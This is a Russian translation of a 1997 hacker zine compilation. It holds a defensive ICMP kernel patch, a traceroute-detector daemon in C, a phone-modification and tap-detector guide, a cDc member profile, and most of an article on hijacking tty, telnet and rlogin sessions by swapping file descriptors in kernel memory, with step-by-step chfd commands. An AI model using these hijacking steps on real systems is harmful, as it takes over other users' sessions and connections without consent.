Можно легко изменить раздел «Handle ICMP_ECHO», чтобы машина отвечала только на запросы ICMP ECHO_REQUEST, несущие небольшой объём данных, и игнорировала пинги с большими пакетами:

```
<++> DTR/icmp.patch
static void icmp_echo(struct icmphdr *icmph, struct sk_buff *skb, struct device *dev, __u32 saddr, __u32 dadd
```

```
{
#ifndef CONFIG_IP_IGNORE_ECHO_REQUESTS
struct icmp_bxm icmp_param;
if (len <= 1000) { /* we only reply to pings that do carry less than 1k data */
  icmp_param.icmph=*icmph;
  icmp_param.icmph.type=ICMP_ECHOREPLY;
  icmp_param.data_ptr=(icmph+1);
  icmp_param.data_len=len;
  if (ip_options_echo(&icmp_param.replyopts, NULL, daddr, saddr, skb)==0)
      icmp_build_xmit(&icmp_param, daddr, saddr, skb->ip_hdr->tos);
  printk(KERN_INFO "ICMP: pinged by %s, packetsize = %d \n", in_ntoa(saddr),icmp_param.data_len);
  }
else
printk(KERN_INFO "ICMP: possible FLOOD DETECTED by %s, packetsize = %d \n", in_ntoa(saddr),len );
#endif
kfree_skb(skb, FREE_READ);
}
<-->

<++> DTR/detecttr.c
/*
 * detecttr.c - by whynot AKA baldor (whynot@cyberjunkie.com)
 * created: 08.05.97
 * last modified: 11.07.97
 * Platforms: Linux, FreeBSD should work with other POSIX-systems too.
 *
 * Compile:
 * just the usual "gcc -o detecttr detecttr.c" for GNU C and
 * "cc -o detecttr detecttr.c" for other compilers...
 *
 * Usage:
 * Just run this program at the startup of your machine - it will stay in
 * the background until someone traceroutes you. It only uses a *tiny* bit
 * of your memory and nearly 0% CPU :)
 *
 */


#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <string.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <sys/wait.h>
#include <sys/time.h>
#include <sys/signal.h>
#include <sys/syslog.h> /* simply comment this out if you don't have syslog.h */
#include <netdb.h>


#define MAXBUFLEN 200
#define MYPORT 33435
#define NUMPORTS 30*3

int sockfd[NUMPORTS];


void shutitdown()
{

int w;
char buf[50];
        for (w=0; w<NUMPORTS; w++)
    close(sockfd);
        sprintf (buf,"DetectTraceroute terminated\n");
syslog(LOG_NOTICE , buf);

exit(0);
}
```

```
char *getname (struct in_addr addr)
{
 struct hostent *h;
 int w;
 char foo[4];   /* the 4 numbers as ASCII-Values per char */
 int tmpint[4]; /* used to convert from a string to 4 numbers */
 char tmpbuf[20];
 
 sprintf(tmpbuf, "%s", inet_ntoa(addr));

 if ( sscanf(tmpbuf,"%d.%d.%d.%d", &tmpint[0], &tmpint[1], &tmpint[2], &tmpint[3])  != 4) {
  printf ("Error while detecting hostname !\n");
  exit(1);
 }

 for(w=0; w<4; w++) foo[w]=tmpint[w];
 
 if ( (h=gethostbyaddr(foo, 4, AF_INET)) == NULL) {
  herror("gethostbyaddr");
  exit(1);
  
 }
 return  h->h_name;
}

main(int argc, char *argv[])
{
 int hops;
 struct sockaddr_in my_addr;
 struct sockaddr_in remote_addr;
 int addr_len, numbytes;
 char buf[MAXBUFLEN];
 int w;
 fd_set readfds;
 

 if( fork() !=0 ) return(0); /* we don't want to use that annonying & */
 
 
 signal(SIGHUP, SIG_IGN); /* ignore SIGHUP */
 
 signal(SIGTERM, shutitdown); /* clean shutdown */
 
 for(w=0; w<NUMPORTS; w++) {
  
  if ( (sockfd[w] = socket( AF_INET, SOCK_DGRAM, 0)) == -1) {
   perror("socket");
   exit(1);
   
  }
  my_addr.sin_family = AF_INET;
  my_addr.sin_port   = htons (MYPORT+w);
  my_addr.sin_addr.s_addr = htonl(INADDR_ANY);
  
  bzero(& (my_addr.sin_zero), 8);

  if ( bind (sockfd[w], (struct sockaddr *)&my_addr, sizeof (struct sockaddr) ) == -1) {
   perror("bind");
   exit(1);
  }
 }

 FD_ZERO(&readfds);
 for(w=0; w<NUMPORTS; w++)
     FD_SET(sockfd[w], &readfds);

 
        sprintf (buf,"DetectTraceroute successfully started\n");
 syslog(LOG_NOTICE , buf);

 while(1) {
```

```
  select(sockfd[NUMPORTS-1]+1, &readfds, NULL, NULL, NULL);
  
  for (w=0; w < NUMPORTS; w++) {
   if (FD_ISSET(sockfd[w], &readfds))
        hops = w;
  }
  
  addr_len = sizeof(struct sockaddr);
  
  if ((numbytes=recvfrom(sockfd[hops], buf, MAXBUFLEN, 0, (struct sockaddr *)&remote_addr, &addr_len)) == -1)
   perror("recvfrom");
   exit(1);
  }
  
  /* we use buf for misc stuff  O:-) */
  sprintf (buf,"TRACEROUTE from IP %s. Hostname: %s  HOPS: %d", inet_ntoa(remote_addr.sin_addr), getname(remo
  syslog(LOG_NOTICE , buf);
  FD_ZERO(&readfds);
  for(w=0; w<NUMPORTS; w++)
      FD_SET(sockfd[w], &readfds);
  
 }
}
<-->
```

									[~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~]		
								[The Street Phreak's Phone Mods vol. 1]			
											[Jex {612}]
								[<jex@teenworld.poboxes.com>]			
									[____]		

									[~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~]		
								[The Street Phreak's Phone Mods vol. 1]			
											[Jex {612}]
								[<jex@teenworld.poboxes.com>]			
									[____]		

```
        |  |||| |||||[~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~]
  |       | | ||| |||[ The Street Phreak's Phone Mods vol. 1 ]
      | |  ||||||||||[               Jex {612}               ]
        | | |||| || |[      <jex@teenworld.poboxes.com>      ]
    |    ||  | ||||||[_______________________________________]
```

97.07.01

Этот проект — результат потребности иметь более универсальный телефон: как дома, так и в полевых условиях. Немало файлов с «телефонными модификациями» давно гуляет по сцене — некоторые неполные, неточные, или их было бы гораздо эффективнее использовать в совокупности. Данный проект должен стать хорошей отправной точкой для создания по-настоящему элитного телефона.

Следующие модификации делятся на две основные части: первая вносится непосредственно в телефонный аппарат, вторая реализуется как отдельный компонент.

[Часть 1: Модифицируй меня]

Компоненты:

```
Teq:
----
2  1/8" mono jack (or stereo with tips tied)  274-274    2/$1.89  U1, U2
2  SPDT slide switch                          275-409    2/$1.19  SW1, SW3
1  100k single turn pot                       271-092      $1.29  R2
1  Mini red LED                               276-026    2/$0.99  D1
1  Hallmark Digital Greeting Card (optional)  (Hallmark) 1/$8-10  IC1
1  6v power source                (optional)
1  SPST normally closed momentary (optional)  275-1548   4/$2.89  SW2
1  10k                            (optional)  271-1335   5/$0.49  R1
```

Раз уж я такой щедрый — дам вам и краткое пошаговое руководство по сборке вместе со схемой. Модификации самого телефона сведены к минимуму, поскольку большинство симпатичных игрушек вы, скорее всего, захотите разместить в модульном компоненте. Когда-нибудь я хотел бы сделать и сами устройства модульными — если кто захочет опередить меня, пожалуйста.

[Переключатель звонка]

```
1. Выпаяйте провод с одного контакта пьезоэлемента (звонка)
2. Подключите освободившийся *контакт* к правому полюсу SPDT
3. Подключите освободившийся *провод* к среднему полюсу SPDT
4. Подключите LED к левому полюсу SPDT
5. Подключите другой конец LED к контакту пьезоэлемента, на котором остался
   оригинальный провод
```

(Примечание: теперь вы должны иметь возможность выбирать между звуковым звонком и мигающим светодиодом. Если LED не светится, но звонок работает, поменяйте местами провода к LED — анод/катод перепутаны.)

[Входной разъём]

```
6.  Выпаяйте провод (-v, вероятно чёрный) с одного контакта микрофона
7.  Подключите освободившийся *провод* к среднему полюсу SPDT
8.  Подключите освободившийся *контакт* к правому полюсу SPDT
9.  Подключите tip (или base) U1 к левому полюсу SPDT
10. Подключите base (или tip) U1 к среднему полюсу R2
```

11. Подключите боковой полюс R2 к контакту микрофона с оригинальным проводом

(Примечание: теперь у вас есть возможность переключаться между аудиоразъёмом и микрофоном. Это необходимо, поскольку аудиоразъём всегда заглушает микрофон — даже при воспроизведении «UN-шума» во время перемотки ленты. Выполняет также функцию переключателя отключения звука.)

[Выходной разъём]

12. Подключите U2 параллельно динамику.

(Примечание: выходной разъём.)

[Опциональный цифровой диктофон]

13. Выпаяйте микрофон из поздравительной открытки Hallmark (IC1) — он не понадобится
14. Подключите провода от выпаянного микрофона к base и tip U2 параллельно (изолированно)
15. Выпаяйте динамик из IC1 — он не понадобится
16. Выпаяйте один провод динамика — он не понадобится
17. Подключите второй провод динамика к R1
18. Подключите другой конец R1 к контакту микрофона с оригинальным (+v) проводом, к которому также подключён R2
19. Выпаяйте «кнопку воспроизведения», запомнив схему подключения — это непросто
20. Вставьте на её место SW2
21. Подключите v- (чёрный провод) источника питания 6В к SW2
22. Подключите v+ к IC1

(Примечание: теперь вы должны иметь возможность записывать с микрофона и разъёма и воспроизводить запись в телефон.)

[Часть 2: Сборка Pow-Paq]

Компоненты:

```
Teq:
----
8 DPDT slide switch                          275-403    2/$1.39  SW1, SW2,
                                                                 SW3, SW6,
                                                                 SW7, SW8,
                                                                 SW9, SW12
2 SPST slide switch                          275-401    2/$1.19  SW4, SW10
2 DPST slide switch (substitute with 2 DPDT) 275-403    2/$1.39  SW5, SW11
2 Dual polarity LED (phreakz discretion- 2                       LED1, LED3
                     LEDs in parallel, or a
                     2 pin Dual LED package)
6 6P4C Modular Jack (try DigiKey, www.digikey.com)


Parasitic Tap Detectors:
------------------------
2 15v Zener Diode      276-564   2/$0.99  D2, D4
2 Mini Red LED         276-026   2/$0.99  LED2, LED4
2 Bridge Rectifier     276-1161a 1/$0.99  D1, D3

(Note: I substituted the 1N914/4148 Silicon Diode for the Zener and it seems to
       work fine, 276-1122, 10/$1.19)
```

Как вы могли заметить, детекторы паразитного ответвления взяты напрямую из статьи «Tap Alert» в 2600, том 13, выпуск 1; авторство — No Comment и Crash Test Idiot.

Итак, что всё это такое. У вас два первичных входа и один мастер-вход — на случай если у вас один разъём с двумя линиями. Есть два «выхода», назначение которых вы определяете сами (они опциональны). И один мастер-выход — его назначение должно быть очевидным.

SW1 и SW7 переключают между «внешними» и «внутренними» проводами, то есть между Red/Green и Black/Yellow. SW2 и SW8 меняют полярность линии (один опционален). SW3 и SW9 служат детекторами полярности: одним цветом сигнализируют об одной полярности, другим — о другой (один опционален). SW4 и SW10 задействуют детекторы ответвлений. В большинстве случаев детекторы ответвлений использоваться не будут — они могут создавать помехи для других устройств на линии, так что экспериментируйте. SW5 и SW11 — основные выключатели питания линии, включают и отключают линию. SW6 и SW12 — переключатели удержания для каждой линии; когда оба «сняты с удержания», можно конференировать две линии.

Переключатели полярности совершенно необходимы: покупные телефонные кабели нередко переворачивают напряжение, да и настенная розетка может иметь неунифицированные полярности. Чтобы использовать обе линии одновременно, полярность каждой должна совпадать — одного переключения может быть достаточно, если они инвертированы (это состояние типа «либо/либо»).

Если вы обнаружите ошибки или захотите внести правки, или просто нужна жилетка для плача — мой адрес указан выше. Последние обновления доступны на http://www.geocities.com/SiliconValley/Heights/1334, спасибо за игру.

[Схема]

Верхняя часть схемы — модификации самого телефонного аппарата, нижняя — модульного устройства.

```
[UUencoded GIF-файл схемы phonesm1.gif — бинарные данные опущены]
```

---- EOF

Личное

Автор: Grandmaster Ratte'

```
              Псевдоним: Grandmaster "Swamp" Ratte'
            Зовите его: Kevin
         Прошлые псевдонимы: KP Neato Dee (местные BBS)
        Происхождение ника: от постоянных игр (и падений) в болоте в детстве
             Дата рождения: апрель 1970
                      Рост: 6' (~183 см)
                      Вес: 155 фунтов (~70 кг)
               Цвет глаз: голубой
              Цвет волос: коричневый
               Компьютеры: Apple ][ (plus/e/c/gs), PC (8088 ноутбук/286),
                           Amiga (500/600), Macintosh (Plus/7200)
               Админ: Demon Roach Underground BBS, The Polka AE с сентября
                           1985 по настоящее время
      Часто посещаемые ресурсы: Не особо много. Mindvox бывает довольно крутым
                           и интересным. Раньше регулярно звонил на борды типа The
                           Works, Digital Logic's Data Service, различные Metallands,
                           Speed Demon Elite, P-80, Kingdom of Shit, Ripco,
                           The Metal AE, Dark Side of the Moon, The Missing
                           Link и т.д.
                     URL: www.l0pht.com/cdc.html, и новый www.cultdeadcow.com
                   Email: gratte@cultdeadcow.com
```

Любимое

```
               Женщины: не сумасшедшие, свежие и опрятные
                 Машины: те, что ездят; маслкары с кучей хрома
              Велосипеды: BMX 24" крузеры, Schwinn Stingrays с металлик-краской
                    Еда: дешёвая. Апельсиновые слёрпи Sunkist.
                 Музыка: фанк и соул 70-х, рок, хип-хоп, кантри-хиллбилли,
                         регги, дэнс...
                Группы: Run-DMC, Beatles, KISS, Marvin Gaye, Suicidal Tendencies,
                         Black Uhuru, Public Enemy, Stevie Wonder, Rolling Stones,
                         Zapp, Parliament/Funkadelic, Grandmaster Flash & The
                         Furious Five, Dead Kennedies, Black Sabbath, Carpenters,
                         James Brown, Metallica, Sly & The Family Stone, Lynyrd
                         Skynyrd, Jimi Hendrix, Slayer, Minor Threat
           Инструменты: гитары и бас-гитары Fender, синтезаторы Kurzweil K2000
              Компьютеры: Apple ][s и Macintosh
                 Фильмы: Star Wars, The Manchurian Candidate, Krush Groove,
                           Apocalypse Now
                Комиксы: Peanuts, Calvin & Hobbes, Bloom County
                 Спорт: Алтимат-фрисби, езда на велосипеде, прогулки на улице,
                          лазанье по деревьям и скалам, катание на надувных
                          спасательных плотах по дренажным озёрам, клубные танцы
                  Книги: «Маятник Фуко» Умберто Эко, Библия, биография Фарры
                          Фосетт, «Понимание медиа» Маршалла Маклюэна
               Журналы: Море всего... 2600, Grand Royal, Wired, Macworld,
                         Barely Legal, Thrasher, Big Brother, Ride BMX, Urb,
                         Guitar Player, Keyboard, Cool Beans, Might, Stress,
                         Slap, Crank, 4080, Cometbus, EQ и всё, что попадётся
                         под руку. Я реально люблю журналы. Ну, и Phrack!
                     TB: The Six Million Dollar Man, The Simpsons, Charlie's
                          Angels, X-Files, A-Team, Mod Squad
           Мои группы: Superior Products (бас), Weasel-MX (вокал, программирование),
                        Jinx Unit (бас, жирные биты)
                Цитаты: "Полностью оснащены армией адвокатов." — реклама скейтов
                          Zoo York
```

```
Люди: Evel Knievel, Boba Fett, Mr. T и СУПЕРЗВЁЗДЫ МУЛЬТИМЕДИА
      CULT OF THE DEAD COW!
Разное: секонд-хэнды, огромные блестящие пряжки ремней, свежие
        шнурки в кросах, выступления с группой(ами), изучение
        зданий, большие деревья и скалы
Заводит: энергия
Отталкивает: претенциозность
```

Увлечения

Если не понятно из списка выше — я реально помешан на музыке. Всё началось с того, что местные подростки позволяли мне сидеть рядом с ними и слушать жёсткий рок KISS и Led Zep, когда я был маленьким. Так что моя мама (дай ей бог здоровья), следуя их советам, купила мне Led Zeppelin *IV* и KISS *Alive!* — которые я принёс в детский сад и был за это наказан. Несколько лет спустя мы с одноклассниками проводили часы, сидя у кассетника и записывая «радиошоу» с саундтреком Saturday Night Fever и разными семидюймовками из K-Mart. В девять лет мы катали жирнейшие микстейпы, не вопрос! Как-то это всё привело к MIDI, драм-машинам, CD-бёрнерам, и теперь я трачу кучу времени на запись, секвенсирование и игру. Я делаю много записей для местных панк- и хип-хоп-групп, и это чертовски весело. Сзади здания, где я живу, есть маленький пустой склад — там мы устраиваем концерты для всех возрастов, и это тоже здорово. Называется MOTOR... Если вы гастролирующая группа — дайте знать, пришлите кассету или что там у вас есть.

Запоминающиеся события

Хм. Ну, пожалуй, это моя лучшая история, поехали: я обнаружил себя совершенно одного ночью внутри коммутационной станции телефонной компании. О, смотри... клавиатура терминала. В слабом свете красных табличек «ВЫХОД» эта клавиатура олицетворяла все мои надежды на великое единение человеческого духа через глобальную телекоммуникационную сеть. Как лучше всего выразить мою ...любовь... к этой сети и всему, что она представляет? Написать стихотворение? Уже делал, сотни раз. Каждый файл cDc, который я выпускал — это жест привязанности. Поэтому я поступил так, как поступил бы любой настоящий американский мужик. Спустил штаны, «бросил жребий», так сказать, и окатил этот интерфейс человек-машина своим Секретным Соусом.

Потом привёл себя в порядок и убрался оттуда... с колотящимся пульсом, потрясённый собственной ненасытной страстью. То, что я сделал — «НЕПРАВИЛЬНО»? Не судите меня своими жалкими понятиями о морали! Я стоял перед Богом со спущенными штанами и выражал то, что было у меня в сердце. Если это неправильно — чёрт... я не хочу быть правым!

Выступление на вечеринке, где вспыхнула бандитская разборка, в разгар нашего сета прогремели выстрелы, и нам пришлось бросить инструменты и бежать за своими жизнями (и прятаться под машинами).

Влюбиться. Получить отставку. Намылить, смыть, повторить.

Хакерские конференции — это всегда круто. Некоторые относятся к ним негативно, потому что туда приходит много малолеток и ведёт себя по-дебильному. Это прискорбно, но мне всегда удаётся хорошо провести время. Это единственные моменты, когда я встречаюсь с людьми из cDc — и это как большая тусовка, мы просто бегаем и тусуемся. Каждый раз знакомишься с кучей клёвых людей. Так что ходите на конфы, не создавайте проблем — и всё будет отлично.

Основание cDc communications. В каком-то смысле это важный эпизод в моей жизни. Не то чтобы редактировать текстовые файлы — это нечто грандиозное, нет. Но cDc в лучшем своём проявлении научил меня, что я могу участвовать в создании чего-то творческого, интересного и долговечного. Подобные вещи влияют на многие аспекты жизни. В 1984 году я был учеником средней школы, а сейчас мне 27 лет. cDc, конечно, сильно изменился — так и должно быть — но я думаю, что своим долголетием мы движемся к новому способу взаимодействия с технологиями и формирующейся глобальной структурой. Мне было четырнадцать, я был частью волны хакерских подростков, которые выросли с Atari 2600 дома и видеоаркадами после школы... мы посмотрели фильм «Военные игры» и загорелись. Мне повезло — дома был Apple][, а вскоре и модем, который папа принёс с работы. Разобрался с некоторыми Тупыми Телефонными Фокусами — и бац, в кратчайшие сроки ты уже печатаешь другим подросткам на BBS по всей стране, делишься... кодами и варезом, конечно, но, что важнее, мы делились опытом. Это было НОВО. Помню, как это было захватывающе — звонить на борды, которыми управляли такие же тинейджеры по всей стране в начале 80-х, и обмениваться сообщениями с этими людьми. Теперь дети могут расти с Интернетом в доме с самого начала — и я думаю, это просто замечательно. Мы с друзьями писали всякое и делали нелепые рисунки, и могли бы выпускать обычный бумажный самиздат. Но мы довольно рано поняли, что одно большое преимущество наших текстовых файлов перед ксерокопированными листками, которые можно скрепить степлером, — это распространение. Если бы мы выпускали бумажный зин, то насобирали бы денег максимум на 50 копий, заставили бы пару друзей взять их, и через несколько недель они бы оказались на дне шкафа или в мусорке — забытые. Вместо этого мы использовали те самые Тупые Телефонные Фокусы сотни раз... не спали всю ночь, хотя через несколько часов нужно было в школу. Но надо же позвонить на этот AE в Нью-Джерси и залить последние текстовые файлы. В школе всегда можно поспать на уроке.

Но то, что делает CULT OF THE DEAD COW особенным и позволило нам продержаться так долго — это то, что cDc никогда не был о технологиях... мы создавались не для того, чтобы торговать «инфой» и хакать вместе, как другие группы. Мы использовали технологии — будь то самодельные коды MCI или Интернет — чтобы донести наши «послания». Хакинг — это средство, а не цель. Мне глубоко наплевать на хакинг и всё это дерьмо само по себе. Я просто хочу делать крутые вещи. Теперь мы запускаем концепцию «парамедиа» — что означает конец cDc как «хакерской группы, выпускающей текстовые файлы». Теперь мы выпускаем собственную оригинальную музыку и другие аудиофайлы, которые будут распространяться так же, как традиционно распространялись наши тексты. Наконец есть пропускная способность, чтобы это делать... а когда это станет практичным, будем выпускать и видео. Идея в том, чтобы делать любую творческую работу, которую хотим, и использовать нашу огромную дистрибьюторскую сеть для её распространения. Вот что такое «cDc paramedia» и будущее всей нашей группы.

Один человек, составлявший расписание в колледже, написал мне на днях: «Какие предметы выбрать? Хочу стать хакером». Я ответил, что ему лучше взять историю и бизнес-курсы. Поймите, я не хочу принижать хакинг. Я полностью за то, чтобы получать как можно больше знаний и исследовать что угодно. Но я встречал немало озлобленных старых «гаджет-фриков» в этой тусовке, и это то, от чего стоит держаться подальше.

Такой менталитет раздавит жизнь из тебя под тяжестью тысяч обрывков тривиальных знаний. Выйди на улицу — там уже есть целый мир. Он в миллион раз более захватывающий и живой, чем то, что можно построить, уставившись в тусклый экран монитора. Час за часом, год за годом. По

мере того как зрение падает и голова тянется всё ближе к экрану, плечи сутулятся. Ты слабеешь. Тебя становится меньше.

Люди, которых стоит упомянуть

The Egyptian Lover: единственный настоящий фрик из всего 806-го NPA, который держал отличную BBS The Missing Link в 1984 году. Лично видел его лишь пару раз, но обязан выразить ему огромный респект за то, что помог мне и Franken Gibe разобраться во фрик-знаниях. На его борду тянулись парни из The Apple Mafia и The Untouchables (первые варезные группы в истории) и The Knights of Shadow. Хотя варез я брал ещё с 1982 года, The Missing Link был нашим первым контактом с настоящей «элитой» h/p-сцены — и это одновременно и завораживало, и отталкивало нас.

Franken Gibe: Билл помог основать и по-настоящему определить cDc в своё время. Он реально крутой парень. Знаю его уже больше десяти лет. Что ещё сказать? До сих пор работаем над разными вещами вместе, хотя в cDc он не активен с 89-го или около того. Сейчас пытаемся открыть рекламное агентство.

Tippy Turtle: Джейсон дал мне номер моей первой местной BBS. Я подталкивал его закончить «Bunny Lust» — одну из наших самых популярных статей за все времена. По этому файлу были судебные процессы, а написал он его в четырнадцать лет. Прошлым рождеством он приезжал в город, и я показал ему сайт cDc. Его комментарий? «Это абсолютно злобно. Не могу поверить, насколько это злобно».

Mohawk Dave: Кристоф — ещё один мой старейший друг, который никогда не упускает случая пройтись по cDc. Он мега-талантливый специалист по ИИ/робототехнике, а ещё крутой гитарист и BMX-фристайлер. Наша компания проводила бесчисленные часы, колеся по кварталам родного города на великах, разговаривая, разжигая костры, лазая куда не следует и просто хорошо проводя время.

Бывшие подружки: Блэ.

Все остальные участники cDc. Чёрт, их было, наверное, человек пятьдесят за эти годы, и каждый делал своё дело хорошо, и я очень рад этому. Они знают, в чём дело... этот раздел мог бы тянуться вечно, поэтому просто остановлюсь.

Крупицы мудрости

Прокрастинация — это отрицание смерти.

Поднимай ногами, не спиной.

EOF

Введение

Автор: orabidoo

Мы часто слышим о перехвате tty как о способе, позволяющем root захватить сессию пользователя. Традиционные инструменты для этого используют STREAMS на машинах SysV, а одна из статей в Phrack 50 описывала способ сделать это в Linux с помощью загружаемых модулей.

Здесь я опишу простую технику, позволяющую root захватить локальную или удалённую сессию. Я реализовал её для Linux и FreeBSD; портирование на практически любую Un*x-подобную систему, где root может писать в память ядра, не составит большого труда.

Идея проста: манипулируя таблицами файловых дескрипторов ядра, можно принудительно перемещать файловые дескрипторы из одного процесса в другой. Этот метод позволяет делать почти что угодно: перенаправлять вывод работающей команды в файл или даже перехватить чужое telnet-соединение.

В Un*x процессы получают доступ к ресурсам через файловые дескрипторы, которые выдаются системными вызовами — такими как `open()`, `socket()` и `pipe()`. С точки зрения процесса файловый дескриптор — непрозрачный дескриптор ресурса. Дескрипторы 0, 1 и 2 соответствуют стандартному вводу, выводу и потоку ошибок соответственно. Новые дескрипторы всегда выделяются последовательно.

С другой стороны, ядро ведёт для каждого процесса таблицу файловых дескрипторов (fd), содержащую указатель на структуру для каждого fd. Указатель равен NULL, если fd не открыт. В противном случае структура хранит информацию о типе fd (файл, сокет, канал и т.д.), а также указатели на данные о ресурсе, к которому обращается этот fd (inode файла, адрес и информация о состоянии сокета и т.п.).

Таблица процессов обычно представляет собой массив или связный список структур. По структуре заданного процесса можно легко найти указатель на внутреннюю таблицу fd этого процесса.

В Linux таблица процессов — это массив (называемый `task`) структур `task_struct`, включающий указатель на `struct files_struct`, которая содержит массив fd (подробнее — в `/usr/include/linux/sched.h`). В SunOS 4 таблица процессов — связный список структур `struct proc`, содержащих указатель на u_area с информацией о fd (см. `/usr/include/sys/proc.h`). В FreeBSD это тоже связный список (называемый `allproc`) структур `struct proc`, содержащих указатель на `struct filedesc` с таблицей fd (также согласно `/usr/include/sys/proc.h`).

Если у вас есть доступ на чтение и запись в память ядра (что в большинстве случаев равнозначно доступу на чтение/запись к `/dev/kmem`), ничто не мешает вам вмешиваться в эти таблицы fd, похищая открытые fd из одного процесса и повторно используя их в другом.

Единственный существенный случай, когда это не сработает, — системы на базе BSD4.4 (такие как {Free, Net, Open}BSD), работающие при securelevel выше 0. В этом режиме, помимо прочего, запись в `/dev/mem` и `/dev/kmem` отключена. Однако многие BSD-системы работают при securelevel -1, что делает их уязвимыми, а на многих других можно добиться securelevel -1 при следующей загрузке, подправив стартовые скрипты. На FreeBSD можно проверить securelevel командой `sysctl kern.securelevel`. В Linux тоже есть securelevels, но они не запрещают доступ к `/dev/kmem`.

Внутренние переменные ядра действительно не предназначены для подобной модификации пользовательскими программами, и это хорошо заметно.

Прежде всего, в многозадачной системе нет никакой гарантии, что состояние ядра не изменится между моментом, когда вы узнали адрес переменной, и моментом, когда вы записали в него что-то новое (отсутствие атомарности). Вот почему эти техники не следует применять ни в одной программе, претендующей на надёжность. С другой стороны, на практике я не видел сбоев, потому что ядро не перемещает данные такого рода после их выделения (по крайней мере для первых 20, 32 или 64 fd на процесс), а вероятность того, что это произойдёт именно в момент закрытия или открытия fd процессом, весьма мала.

Всё ещё хотите попробовать?

Для простоты мы не будем пытаться дублировать fd между двумя процессами или передавать fd из одного процесса в другой без встречной передачи. Вместо этого мы просто обменяем fd одного процесса с fd другого. Таким образом нам нужно иметь дело только с открытыми файлами и не трогать такие вещи, как счётчики ссылок. Это так же просто, как найти два указателя в ядре и поменять их местами. Немного более сложный вариант включает 3 процесса и циклическую перестановку fd.

Разумеется, вам нужно угадать, какой fd соответствует ресурсу, который вы хотите передать. Чтобы полностью захватить запущенный shell, вам понадобятся его стандартный ввод, вывод и поток ошибок — то есть три fd: 0, 1 и 2. Чтобы захватить telnet-сессию, вам нужен fd inet-сокета, который telnet использует для связи с удалённой стороной, — обычно это fd 3; его нужно обменять с fd другого запущенного telnet (чтобы тот знал, что с ним делать). В Linux быстрый взгляд на `/proc/[pid]/fd` покажет, какие fd использует процесс.

Использование chfd

Я реализовал это для Linux и FreeBSD; портирование на другие системы не составит большого труда (если они разрешают запись в `/dev/mem` или `/dev/kmem` и имеют эквивалент `/usr/include/sys/proc.h`, чтобы разобраться в устройстве).

Чтобы скомпилировать chfd для Linux, нужно выяснить кое-что о работающем ядре. Если это 1.2.13 или похожий, придётся раскомментировать строку `/ #define OLDLINUX /`, так как структуры ядра с тех пор изменились. Для 2.0.0 и новее всё должно работать «из коробки», хотя снова может измениться...

Затем нужно найти таблицу символов ядра, обычно находящуюся в `/boot/System.map` или похожем месте. Убедитесь, что она соответствует реально работающему ядру, и найдите адрес символа `task`. Это значение нужно поставить в chfd вместо `00192d28`. Затем скомпилировать: `gcc chfd.c -o chfd`.

Чтобы скомпилировать chfd для FreeBSD, просто возьмите код для FreeBSD и скомпилируйте: `gcc chfd.c -o chfd -lkvm`. Этот код написан для FreeBSD 2.2.1 и может потребовать доработки для других версий.

После компиляции chfd вызывается так:

```
chfd pid1 fd1 pid2 fd2
```

или

```
chfd pid1 fd1 pid2 fd2 pid3 fd3
```

В первом случае fd просто меняются местами. Во втором случае второй процесс получает fd первого, третий получает fd второго, а первый получает fd третьего.

В особом случае, если один из pid равен нулю, соответствующий fd отбрасывается, а вместо него передаётся fd на `/dev/null`.

Пример 1

• долгое вычисление работает с pid 207 и выводит результат в tty
• вы вводите `cat > somefile` и узнаёте pid процесса cat (допустим, 1746)

Тогда выполнение

```
chfd 207 1 1746 1
```

перенаправит вывод вычисления на лету в файл `somefile`, а cat начнёт выводить в tty вычисления. После этого можно нажать ^C для завершения cat и оставить вычисление работать, не боясь, что важные результаты уплывут за экран.

Пример 2

• кто-то запустил bash в tty с pid 4022
• вы запустили другой bash в tty с pid 4121

Тогда вы делаете:

```
sleep 10000
  # в своём bash, чтобы он не читал tty какое-то время,
  # иначе ваш shell получит EOF от /dev/null и немедленно завершит сессию
chfd 4022 0 0 0 4121 0
chfd 4022 1 0 0 4121 1
chfd 4022 2 0 0 4121 2
```

и вы оказываетесь в управлении чужим bash с получением его вывода, тогда как нажатия клавиш этого пользователя уходят в `/dev/null`. Когда вы выходите из shell, его сессия разрывается, а вы возвращаетесь в `sleep 10000`, который можно безопасно прервать нажатием ^C.

Разные shell могут использовать разные файловые дескрипторы; zsh, по всей видимости, читает tty через fd 10, поэтому его тоже нужно обменять.

Пример 3

• кто-то запустил telnet в tty с pid 6309
• вы запускаете telnet на какой-нибудь бесполезный порт, который не сбросит соединение слишком быстро (`telnet localhost 7`, `telnet www.yourdomain 80`, что угодно), с pid 7081
• в Linux быстрый взгляд на `/proc/6309/fd` и `/proc/7081/fd` показывает, что telnet использует fd 0, 1, 2 и 3, значит 3 — это соединение

Тогда выполнение

```
chfd 6309 3 7081 3 0 0
```

заменит сетевое соединение на `/dev/null` в telnet пользователя (тот получит EOF и увидит «Connection closed by foreign host.»), а ваш telnet окажется подключён к удалённому хосту этого пользователя. На этом этапе, вероятно, придётся нажать `^]` и ввести `mode character`, чтобы сообщить вашему telnet прекратить локальное эхо ввода.

Пример 4

• кто-то запустил rlogin в tty; каждый rlogin использует два процесса с pid 4547 и 4548
• вы запускаете `rlogin localhost` в другом tty с pid 4852 и 4855
• быстрый взгляд на соответствующие `/proc/../fd` показывает, что каждый из процессов rlogin использует fd 3 для соединения

Тогда выполнение

```
chfd 4547 3 4552 3
chfd 4548 3 4555 3
```

делает именно то, чего вы ожидаете. Разве что ваш rlogin может быть заблокирован ядром в ожидании события, которое уже не наступит (появления данных для чтения от localhost); в этом случае его нужно разбудить командой `kill -STOP`, а затем вернуть в foreground с помощью `fg`.

Суть ясна. Когда программа получает fd другой программы, важно, чтобы она знала, что с ним делать; в большинстве случаев этого добиваются, запуская копию той же программы, которую хотят перехватить, — если только не передают fd на `/dev/null` (что даёт EOF) или просто stdin/stdout/stderr.

Заключение

Как видите, с помощью этого можно делать весьма мощные вещи. И особо защититься от root'а, который проделывает подобное, тоже особо не получится.

Можно поспорить, что это вообще не дыра в безопасности: root *обязан* уметь делать такие вещи. Иначе зачем в драйверах для `/dev/kmem` был бы явный код, позволяющий туда писать?

Код для Linux

```
/*  chfd - exchange fd's between 2 or 3 running processes.
 *
 *  This was written for Linux/intel and is *very* system-specific.
